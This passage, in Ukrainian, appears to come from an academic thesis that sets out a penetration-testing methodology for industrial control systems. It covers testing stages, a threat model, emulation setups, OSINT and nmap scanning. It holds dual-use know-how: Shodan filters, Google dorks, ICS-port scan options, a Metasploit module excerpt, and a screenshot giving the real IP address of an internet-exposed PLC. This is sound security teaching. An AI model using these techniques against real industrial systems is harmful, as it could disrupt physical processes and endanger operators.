- Містити детальний опис процесу проведення тестування на захищеність та методи, що будуть при цьому використовуватись, також цей опис має включати як безпосередньо саме тестування, так і етапи підготовки до та очищення після тестування на проникнення.
- Надавати підготовлений перелік актуального, на момент написання, програмного забезпечення, що можна бути використовувати для проведення конкретного етапу перевірки.
- Надавати посилання на офіційні документи, стандарти, методики, що стосуються тематики методики та можуть її доповнити.
- Включати в себе інструкції з використання програмних засобів, в яких мають чітко пояснені деталі роботи з ними та наведеної команди.
- Методика має розповсюджуватись як некомерційна, тобто бути безкоштовною.
- Методика повинна мати можливість покращуватись за рахунок як відповідної спільноти спеціалістів, так і організації або осіб, що її розробляють.
- Надавати посилання на ресурси та програмне забезпечення, що використовуються при проведенні тестування.
- Вичерпно описати терміни та поняття, що використовуються в методикі.

3.2 Етапи тестування на проникнення

На основі проведених досліджень ми виявили, що найкращим рішенням буде розбити процес тестування на чіткі етапи. Оскільки це надасть змогу структурувати надану інформацію та полегшити процес роботи з методикою.

Виконання етапів в загальному відбувається послідовно, але за потреби частина з них може модифіковуватись, повторюватись чи прибиратись.

Також варто зазначити що після проведення тестування на захищеність замовнику може знадобитись додаткове проведення перевірки виправлення знайдених раніше вразливостей.

Основні етапи поділяються на:

1. Підготовка до тестування

Під час підготовки спеціалістам, що будуть проводити тестування, необхідно узгодити з замовником ключові моменти, а саме, обсяги тестування, кінцеві точки, визначити дедлайни, деталі звіту, тип тестування, яким чином буде надаватись доступ, канали зв'язку, бажано основний та резервний та атаки, що плануються проводитись.

2. Розвідка:

Під час розвідки спеціалісти проводять збір інформації про об'єкти атаки. Методи збору поділяються на два типи: пасивну, коли не проводиться безпосередньої взаємодії з ціллю та активну, коли відповідна взаємодія є.

До пасивної розвідки зокрема належить дослідження інформації з відкритих джерел або ж OSINT. Цей метод включає отримання потенційно корисної для тестування інформації за сторонніх джерел.

Одним з найпотужніших елементів активної розвідки є сканування мережі, за допомогою спеціального ПЗ спеціаліст може виявити активні об'єкти в мережі, їх сервіси та іншу технічну інформацію.

3. Підготовка ПЗ до атаки:

Тепер на основі зібраної інформації на попередньому етапі спеціалісти мають приготувати ПЗ, експлойти та віруси, що будуть використовуватись в подальшій атаці.

Важливо зазначити, що необхідно звертати особливу увагу на

всі програмні рішення, що будуть застосовуватись, бажано використовувати перевірені продукти, або їх уважно тестувати, оскільки існують достатньо серйозні ризики нанести інфраструктурі замовника небажаної шкоди.

4. Доставка ПЗ до цільової системи:

Під час цієї фази основною ціллю є доставити підготовлені раніше програмні засоби до цільової системи. Рекомендовано звернути свою увагу на такі методи як соціальна інженерія, фішингові електронні листи або прямі мережеві вторгнення.

5. Експлуатація:

Тепер, коли спеціалісти потрапили всередину, вони можуть використовувати системні вразливості для запуску шкідливого програмного забезпечення та отримання доступу до середовища ICS.

На цьому етапі також необхідно звертати увагу на вразливості та версійність програмних засобів, які знаходяться на системі, оскільки такі компоненти можуть мати слабкі місця, експлуатація яких може збільшити шанс на успішне завершення пентесту.

6. Закріплення:

Зазвичай доступ, що був отриманий внаслідок експлуатації вразливостей на попередньому кроці буде нестабільним та ненадійним, тому для подальшого просування спеціалісти мають створити собі надійну можливість підключення. Одним з прикладів організації надійного доступу є встановлення в систему бекдору.

7. Пост-експлуатація:

Після отримання більш зручного доступу до раніше скомпрометованих систем, спеціалісти мають далі досліджувати системи на нові вразливості, способи підвищення привілеїв, потенційного розширення покриття атаки.

На цьому етапі спеціалісти можуть повертатись за потреби до попередніх етапів тестування та проходити їх знову, циклічно, поки весь можливий скоуп не буде протестований.

8. Створення звіту:

Головним продуктом тестування системи на захищеність є саме звіт, тому йому необхідно приділити окрему увагу.

Вигляд і формат можуть відрізнятись від замовника до замовника, але основні елементи що мають бути присутні це: знайдені вразливості, приблизний розрахунок їх критичності,

причини виникнення, наслідки експлуатації, рекомендації з усунення та обов'язково висновки по стану захищеності системи.

9. Очищення після тестування

Після створення звіту і завершення всіх активних етапів тестування рекомендується очищати системи від втручання, деталі цього процесу варто обговорювати з замовниками.

Рекомендується покладати проведення очищення на адміністраторів відповідних систем, з обов'язковою консультацією зі сторони виконавців-тестувальників.

3.3 Типи тестування на захищеність

Тестування на захищеність індустріальних систем керування можна поділити на три основні типи:

- Чорна скринька

Коли спеціалісти перед тестуванням не отримують додаткової інформації від замовника, окрім цілі, також такі атаки спрямовані зазвичай з зовні інфраструктури замовника і доступ до системи необхідно отримувати в ході тестування.

Такий тип тестування максимально наближений до реальних атак.

- Сіра скринька

Замовник надає додаткову інформацію по об'єкту тестування та доступ або відправну точку в інфраструктурі, які можна використовувати для проведення глибшої атаки. Даний тип є найбільш розповсюдженим, він використовується у випадках, коли ціллю замовника є тестування виключно самої системи чи конкретного сегмента, а не систем захисту, що охороняють їх периметр.

- Біла скринька

Замовник надає всю інформацію по системах, що будуть в скоупі тестування також надає повний доступ до об'єкту тестування. Такий підхід досить рідко зустрічається на практиці, проте є досить корисним у випадках коли тестовані системи мають бути максимально захищеними, відповідно аналізувати необхідно кожен її компонент.

Додатковим підтипом тестування можна вважати комбінації наведених вище варіантів, тобто наприклад, коли до тестування сірої

скриньки замовник додає вимогу спочатку протестувати методи автентифікації системи без надання додаткової інформації.

3.4 Модель загроз

Таблиця 3.1 - Модель загроз

Категорія	Загроза	Атака	Наслідки	Purdue	Критичність
Spoofing	Підміна маршруту між SCADA та PLC	ARP Spoofing	Викрадення даних оператора	1-2	Висока
Tampering	Зміна конфігурацій контролерів	Внесення змін у параметри	Виведення з ладу обладнання	2	Критична
Repudiation	Відсутність контролю журналів аудиту	Видалення логів	Складнощі у відновленні подій атаки	3-4	Середня
Information Disclosure	Передача даних без шифрування в ICS-мережі	Перехоплення трафіку, спуфінг	Витік чутливих даних	2-3	Висока
Denial of Service	Зупинка систем SCADA	Зупинка системи через перевикористання ресурсів	Порушення виробничого процесу	3	Критична
Elevation of Privilege	ОЗ адміністратора SCADA	Експлуатація RCE вразливостей	Повний контроль в системі	3-4	Критична

Таблиця 3.2 - Purdue Model Levels

Рівень	Назва	Що охоплює
Level 5	Business/Enterprise	Корпоративна мережа, офісні системи
Level 4	IT / DMZ	Сервери, AD, email, ERP, інтернет
Level 3	Operations / ICS DMZ	SCADA, HMI, historian, інженерні станції

Кінець таблиці 3.2

Level 2	Control systems	PLC, RTU, контролери
Level 1	Intelligent devices	Датчики, приводи
Level 0	Physical process	Реальні фізичні процеси

3.5 Розробка методики тестування на захищеність систем ICS

Модель порушника: Звичайний користувач з доступом до цільової системи.

Етап розвідки за своєю суттю поділяється на два підвиди, активну та пасивну, відповідно до того чи відбувається комунікація з системою.

3.5.1 Підготовка до тестування

Перед початком тестування відбувається етап підготовки, під час якого узгоджуються деталі з замовником.

Необхідною умовою для старту роботи є чітко визначений скоуп, в якому вказано, які системи будуть тестувати, відповідно до цього переліку має бути сформований набір перевірок та атак, що будуть виконуватись в процесі тестування.

У випадку необхідності для проведення тестування створюється окреме емульоване середовище, для зменшення ризиків завдання шкоди цільовим системам.

3.5.1.1 Емуляція та тестові середовища

Тестування систем на проникнення може нести в собі загрозу порушення доступності цільової системи, для ІТ-систем цей недолік не є критичним, за рахунок багатьох варіантів швидкого відновлення системи до активного стану.

Індустріальні системи управління мають дві вагомні особливості, що унеможлиблюють проведення тестування на проникнення стандартними методами, що притаманні для ІТ-систем.

1. Системи ICS створення для керування складними великими фізичними об'єктами, такі як конвеєри, датчики, доменні печі. Відповідно, вони розраховані на постійну цілодобову роботу,

аварія однієї з систем може призводити до зупинки всього виробництва, що несе ризик колосальних збитків для підприємства.

2. Індустріальні системи керування створення для взаємодії з специфічними системами індустріального сектору, як наслідок вони стають чутливими до стороннього втручання. Тому проведення тестування на проникнення вимагає мінімального втручання в системи, використання обмеженого набору інструментів та ретельної підготовки. Як наслідок це ускладнює та здорожчує проведення тестування.

Рішенням для полегшення проведення тестування є використання емуляторів індустріальних систем та тестових середовищ.

Емуляція або емульоване середовище – це відтворена віртуальна модель ICS-мережі, яка має повторює налаштування та конфігурації реальних об'єктів. Для побудови подібних середовищ використовуються спеціальні програми емулятори, в яких присутній функціонал віртуально відтворити компоненти мережі та процеси, які в них проходять.

Для емуляції на ринку присутні рішення як загального охоплення(SCADA Honeypot/Conpot)[36] так і від конкретних виробників(TIA portal V19, S7-PLCSIM Advanced)[37] рис3.1, рис3.2




Рисунок 3.1 - Графічний інтерфейс TIA Portal V19




Рисунок 3.2 - Графічний інтерфейс S7-PLCSIM Advanced

3.5.2 Розвідка

Першим етапом тестування на проникнення систем ICS є розвідка. Ціль цього етапу полягає в максимальному зборі інформації про тестовану інфраструктуру.

Цей етап поділяється на два підтипи: пасивну, при якій не відбувається взаємодій з тестованими об'єктами та активну, під час якої інформація збирається безпосередньо з цільової інфраструктури.

3.5.2.1 Пасивна розвідка

Пасивна розвідка — це початковий етап пентесту, під час якого спеціаліст проводить збір інформації про цільові організації та системи, проте безпосередня взаємодія з її об'єктами в інфраструктурі не відбувається.

Основною метою цього типу розвідки є отримання інформації, що знаходиться у відкритому доступі, зазвичай такий тип досліджень називається дослідженням з відкритих джерел або ж OSINT. Окрім того, що очевидно даний етап тестування можна проводити майже без попередніх даних, він є вкрай ефективним для подальшої атаки.

Проблематика проведення тестування на проникнення для систем

ICS зокрема полягає в тому, що всі індустріальні системи є специфічними та чутливими до стороннього втручання. Тому даний варіант розвідки може бути єдиним, який буде використовуватись при проведенні тестування, відповідно виникає необхідність максимізувати інформацію, що буде отримана внаслідок цього етапу.

У випадках коли необхідно обходити системи захисту, наприклад тестування за сценарієм чорної скриньки, такий підхід дозволяє залишатись непомітним та мінімізувати ризик виявлення з боку систем виявлення, таких як IDS або центрів моніторингу.

Основною задачею під час пасивного збору інформації є:

- Визначення меж ОТ-сегментів мережі на основі відкритої інформації.
- Ідентифікація постачальників ПЗ/обладнання та використовуваних промислових протоколів.
- Виявлення публічно доступних даних про ICS-компоненти, які можуть бути потенційно вразливими.
- Виявлення цільових систем, доступних ззовні сегменту організації, внаслідок порушення сегментації у внутрішній мережі
- Отримання даних про можливі витоки конфігурацій, топології мереж або документації з обслуговування систем.

Корисними інструментами для виявлення цільових систем, що доступні зовні є інтернет сканери. Найвідоміші три з них:

- Shodan — пошукова система, яка індексує банери пристроїв, що прослуховують порти в Інтернеті. Підтримує використання фільтрів по портам та типам, у випадку ICS це port:502 (Modbus), port:20000 (DNP3), product:Siemens..
- Censys — аналог Shodan, який дозволяє виконувати структуровані запити до великого обсягу сканованих даних про хости та SSL-сертифікати.
- ZoomEye — китайський аналог Shodan із більшим покриттям азійського регіону, що також підтримує фільтрацію за ICS-протоколами.

Практично часто зустрічається проблема сегментації саме з програмно-логічними контролерами рис3.3 рис3.4, небезпека полягає в

тому, що зловмисник отримавши доступ до системи, може проводити спроби отримати обліковий запис чи провести атаку на відмову в обслуговуванні.

200.149.27.77

Regular View >_ Raw Data Timeline

// TAGS: ics

General Information

Hostnames	200-149-27-77.static. internet10.net.br
Domains	internet10.net.br
Country	Brazil
City	Paraíba do Sul
Organization	NCI NET WORK PROVEDOR DE INTERNET EIRELI - ME
ISP	V tal
ASN	AS7738

Рисунок 3.3 - Використання Shodan для виявлення відкритих PLC

Not Secure 200.149.27.77

altus NEXTO

English | Español | Português

PLC Overview PLC Management

PLC Overview

Updated on 26th May 2025, 21:10:13. To refresh this page click on the icon.

Model	XP340
Description	Nexto PLC
Firmware Version	1.12.5.5
Bootloader Version	1.0.0.16
Operation Mode	Programmable Controller
Application State	Run
Active Diagnostics	1
Forced Values	No
USB Device	Mass Storage

Рисунок 3.4 - PLC що доступна з інтернету

Також значну кількість технічної інформації можна отримати з відкритих документацій виробників обладнання: Siemens, Schneider Electric, Rockwell Automation.

Ці та інші виробники зазвичай надають специфікації, інструкції з впровадження, схеми з'єднань, а також інформацію про підтримувані протоколи. Окрім цього в технічній документації згадується типова топологія мережі, паролі за замовчуванням та відомі обмеження безпеки.

Персонал є невід'ємною частиною індустріального сектору, тому в рамках атаки на системи ICS можуть використовуватись елементи соціальної інженерії. На сьогодні велика частина людей не слідкують за своєю приватністю в мережі, тому для збору інформації про працівників організації можна використовувати такі платформи як LinkedIn, Facebook та Instagram.

Окрім звичайного використання пошукової системи, варто також застосовувати Google Dorking це техніка, що працює за рахунок механізмів індексації пошукових систем, таких як Google та яка використовує розширені оператори пошуку для знаходження специфічної чи конфіденційної інформації, яка не призначена для публічного доступу.

При такому підході необхідно формувати спеціалізовані запити наприклад використовувати пошук по конкретному типу файлу чи назві “filetype:pdf "SCADA site configuration" site:example.com”.

При зборі інформації також варто звертати увагу на загальновідомі бази вразливостей та ресурси, що специфікуються на безпеці ICS. Детальну інформацію по забезпеченню безпеки в індустріальних системах можна отримати в CISA[32], це спеціалізований підрозділ Агентства з кібербезпеки США, що публікує попередження про загрози, бюлетені та рекомендації щодо захисту ICS. Відомі вразливості та інколи готові експлойти зберігаються на ресурсах MITRE CVE[33], NVD[34], Exploit-DB[35] рис3.5, рис3.6, рис3.7.

EXPLOIT DATABASE

vsftpd 2.3.2 - Denial of Service

EDB-ID: 16270	CVE: 2011-0762	Author: MAKSYMILIAN ARCIEMOWICZ	Type: DOS	Platform: LINUX	Date: 2011-03-02
EDB Verified: ✓		Exploit: 📄 / 📄		Vulnerable App: 📄	

Рисунок 3.5 - Опис експлойту системи SCADA з exploit database

speed guide .net

Home » Ports Database » Port Details

Port 910 Details

known port assignments and vulnerabilities

Port(s)	Protocol	Service	Details	Source
910	tcp,udp	applications	DATAAC RealWin SCADA Server Multiple Remote Buffer Overflow Vulnerabilities References: [CVE-2011-1563], [BID-46937]	SG
910	tcp,udp	kink	Kerberized Internet Negotiation of Keys (KINK) (IANA official) [RFC 4430]	Bekkoame
910	tcp,udp	kink	Kerberized Internet Negotiation of Keys (KINK) [RFC4430]	IANA

3 records found

SG security scan: port 910

jump to: GO

« back to SG Ports

Рисунок 3.6 - Аналіз значення протоколів 910

speed guide .net

Home » Ports Database » Port Details

Port 912 Details

known port assignments and vulnerabilities

Port(s)	Protocol	Service	Details	Source
912	tcp	apex	Port assigned to the APEX (Application Exchange Core) protocol. It is an XML-based protocol designed for sending instant messages based on the Blocks Extensible Exchange Protocol (BEEP). APEX also uses TCP port 913 as its endpoint-relay service. The APEX protocol has been replaced by the SIP, SIMPLE and XMPP protocols. Port 912 is used primarily to receive and send messages that are originated via the end-points located in port 913. Information sent and received via port 912 includes the endpoint that created it, a URI reference point, the endpoints that will receive it and other options. RealFlex RealWin is a SCADA server package for medium and small applications designed to control and monitor real-time applications. The RealWin application runs an HMI service on port 912/tcp. This service is vulnerable to two stack-based buffer overflows. One vulnerability is caused by the use of sprintf() in the SCPC_INITIALIZE() and SCPC_INITIALIZE_RF() functions. The second vulnerability is caused by the use of strcpy() in the SCPC_TXTVENT() function. References: [CVE-2010-4142], [BID-44150]	SG
912	tcp,udp	apex-mesh	APEX relay-relay service	Neophasis
912	tcp,udp	apex-mesh	APEX relay-relay service	IANA

Рисунок 3.7 - Аналіз значення протоколів 912

3.5.2.2 Активна розвідка

Активна розвідка є другим етапом тестування на проникнення та передбачає безпосередню взаємодію з цільовими системами з метою збору технічної інформації про мережеву архітектуру, доступні сервіси,

протоколи, версії програмного забезпечення та взаємозв'язки між компонентами.

У контексті ICS/SCADA активну розвідку необхідно проводити вкрай обережно, оскільки більшість промислових пристроїв не розраховані на агресивну мережеву взаємодію, звичайне сканування портів може розсилати нестандартні запити, які не здатні обробити індустриальні системи, відповідно існує ризик порушення доступності та нанесенню збитків.

Для усунення ризиків нашкодити виробничому процесу активна розвідка має проводитись з мінімальним контактом з індустриальними системами, для такого підходу рекомендується використовувати тестове середовище або чітко визначені команди з мінімальним впливом. У випадку використання тестового середовища чи емуляції, має місце проведення сканування мережі з використанням утиліти Nmap.

Nmap ("Network Mapper") - це утиліта з відкритим вихідним кодом, що використовується для дослідження мережі та перевірки безпеки. Вона була розроблена для швидкого сканування як великих мереж так і одиничних цілей. Цей сканер використовує необроблені IP пакети оригінальним способом, щоб визначити доступні в мережі хости, які служби вони пропонують, які операційні системи та їх версії вони використовують, які типи пакетних фільтрів/брандмауерів використовуються.

При проведенні сканування основної інфраструктури рекомендується використання таких параметрів:

- -T1 або -T2 – параметр відповідає за інтенсивність та швидкість сканування
- -sn – сканування без виявлення відкритих портів
- --max-retries 1 – зменшення спроб доступу до системи до 1
- -p102,502,20000,44818 – сканування по виключно притаманним ICS портам
- s7-info, modbus-discover – спеціальні скрипти для збору інформації ICS систем

Використання емуляції дозволяє пришвидшити процес проведення активного збору інформації, за рахунок підвищення стійкості систем.

Результатами роботи nmap є інформація по активним системам, їх портам, сервісам, версіям та додаткову інформацію в залежності від параметрів рис3.8, рис3.9, рис3.10.

```
(kali@kali)-[~]
$ sudo nmap -sP 10.10.10.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-04 14:42 EDT
Nmap scan report for 10.10.10.8
Host is up (0.00027s latency).
MAC Address: 00:0C:29:8F:AF:7A (VMware)
Nmap scan report for 10.10.10.9
Host is up (0.17s latency).
MAC Address: 00:0C:29:C7:5E:36 (VMware)
Nmap scan report for 10.10.10.10
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 6.34 seconds
```

Рисунок 3.8 - Результат виявлення доступних хостів

```
(kali@kali)-[~]
$ sudo nmap -p- -sV -T4 10.10.10.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-04 15:07 EDT
Nmap scan report for 10.10.10.9
Host is up (0.00030s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
910/tcp   open  kink?
912/tcp   open  apex-mesh?
917/tcp   open  unknown
```

Рисунок 3.9 - Результат виявлення відкритих портів та їх версій

```
Host script results:
|_clock-skew: mean: 14h24m07s, deviation: 4h57m15s, median: 10h53m55s
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: USER-2F19DC84BB, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:c7:5e:36 (VMware)
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: user-2f19dc84bb
|   NetBIOS computer name: USER-2F19DC84BB\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2025-05-04T23:32:48-07:00
```

Рисунок 3.10 - Результати роботи скриптів nmap

Для виявлення систем, що працюють на специфічних протоколах використовуються спеціалізовані сканери як ModScan – це інструмент для аналізу та діагностики промислового протоколу Modbus, що використовується в системах автоматизації для комунікації між контролерами (PLC), сенсорами та SCADA-серверами. Присутні два варіанти використання як графічна утиліта рис3.11 або на основі CLI.

На відміну від загальних сканерів, таких як Nmap, ModScan фокусується на протоколі Modbus TCP/RTU і дозволяє отримати детальну

інформацію про внутрішню структуру пристрою, включаючи типи реєстрів, підтримувані функції, структуру пам'яті, та іноді навіть поточні значення параметрів.




Рисунок 3.11 - Робота з інтерфейсу ModScan

3.5.4 Підготовка ПЗ

Етап підготовки ПЗ розділяється на два основні підетапи.

Спочатку на основі інформації, що була зібрана під час розвідки, підбирається список ПЗ та експлойтів, що буде використовуватись при проведенні подальших атак. Наступним кроком виступає повний аналіз всіх відібраних програм на наявність зловмисного коду та помилок роботи.

При проведенні тестування на проникнення використовується достатньо велика кількість різноманітного програмного забезпечення. Це стосується загальновідомих як загальновідомих утиліт, сканерів, так і специфічних готових експлойтів. Написання власних рішень в даному випадку рідко є можливим, оскільки потребує значних витрат часу та зусиль спеціалістів.

Задля того щоб використовувати готові рішення в інфраструктурі замовника, необхідно бути впевненим, що це ПЗ є безпечним та не завдасть шкоди тестованим системам. Тому перед використанням


стороннього програмного забезпечення його необхідно детально проаналізувати, для цього проводиться статичний та динамічний аналізи.

Статичний аналіз – це дослідження програми без її запуску. Зазвичай проводиться шляхом перегляду вихідного коду або дизасемблювання бінарного файлу. У випадку виконуваних файлів розповсюдженою практикою є використання спеціальних програм дизасемблерів, як Ghidra та IDA.

Динамічний аналіз – це спостереження за поведінкою програми під час її виконання у контрольованому середовищі чи віртуальній машині, наприклад Cuckoo Sandbox та Any.Run.

Поширеною практикою при проведенні тестування на проникнення є використання фреймворків та баз готових експлойтів, таких як Metasploit – це фреймворк з відкритим кодом, який використовується для проведення пентестів та дослідження вразливостей. Він дає змогу швидко знаходити, експлуатувати та аналізувати вразливості в комп'ютерних та індустріальних системах. Цей інструмент є загальновідомим та широко використовується в сферах кібербезпеки, проте все одно, всі експлойти, що в ньому присутні мають додатково аналізуватись перед проведенням атаки.

Для аналізу експлойтів, що використовуються metasploit достатньо проведення статичного аналізу, оскільки всі експлойти зберігаються в форматі “.rb” який є легкий до читання рис 3.12.



```

vsftpd_232.rb X
vsftpd_232.rb
6   class MetasploitModule < Msf::Auxiliary
41   def check
51     rescue Rex::ConnectionTimeout
54   end
55   s = ''
56   loop do
57     # get each line until our desired line shows or end line shows
58     s = send_cmd(['STAT'], true)
59     break if (s =~ /vsFTPD \d+\. \d+\. \d+\/) || (s == "211 End of status\r\n")
60   end
61   disconnect
62   # check if version was found
63   if s !~ /vsFTPD \d+\. \d+\. \d+\/
64     print_error('Did not find ftp version in FTP session.')
65     return Exploit::CheckCode::Unknown
66   end

```

Рисунок 3.12 - Статичний аналіз експлойту vsftpd_232.rb з metasploit

Ціль статичного аналізу при розборі експлойту полягає у визначенні логіки його роботи та перевірки на наявність стороннього зловмисного коду. Для аналізу файлів з розширенням “.rb” достатньо використання текстового редактора, такого як Visual Studio Code.

